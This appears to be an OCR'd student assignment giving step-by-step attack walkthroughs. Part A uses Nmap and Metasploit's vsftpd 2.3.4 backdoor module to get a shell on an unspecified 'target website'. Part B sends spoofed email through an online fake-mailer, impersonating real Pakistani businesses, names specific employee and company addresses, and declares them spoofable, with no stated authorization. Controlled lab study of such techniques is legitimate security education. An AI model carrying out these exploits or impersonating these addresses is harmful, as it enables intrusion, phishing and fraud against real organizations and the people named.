
Task 4

A. Perform an FTP Backdoor on a target website using the Metasploit tool.


Step 1 : Select the target that is vulnerable to FTP open port and open kali linux terminal
Step 2 : Use the Nmap tool to scan for the open FTP ports
Step 3 : Also check the version of the service running on the ftp
21 open ftp vsftpd2.3(version)
Step 4 : Open the Metasploit framework and start the framework with msfconsole
Step 5 : Then type the command “search vsftpd”
Step 6: Then use the command “use exploit/unix/ftp/vsftpd_234_backdoor”
Step 7 : Then once you are in backdoor use “show targets”
Step 8 : Then will set the Rhosts to target ip using “set RHOSTS tagetip”
Step 9: Use command “Show options”
Step 10: use “exploit” command
Step 11: If we are able to go inside the shell , then we have successfully exploited the ftp backdoor

B. Find Two Business Mail IDs of any Pakistan organizations that are vulnerable to email spoofing attacks.
Tool used : Emkei's fake mailer and temp mail and apgy tools


Step 1 : Find the business mail id of any pakistan organization that are vulnerable to email spoofing attack
daraz.pk -> domain -> saleem@daraz.pk
saleem@daraz.pk
Step 2 : Use the Fake Email Sender - Apgy Tools, open it on the browser
https://tools.apgy.in/tool/fake-email-sender/
Step 3 : Use the tempmail.org and create a temp mail



Step 4 : In the Apgy tool put the "from" as target business email and "to" as our temp mail and click on send



Step 5 : Go to the temp mail and see the inbox if you can see the email in the inbox then it is vulnerable to email spoofing



Hence this email is vulnerable to spoofing attack

info@hamzastore.pk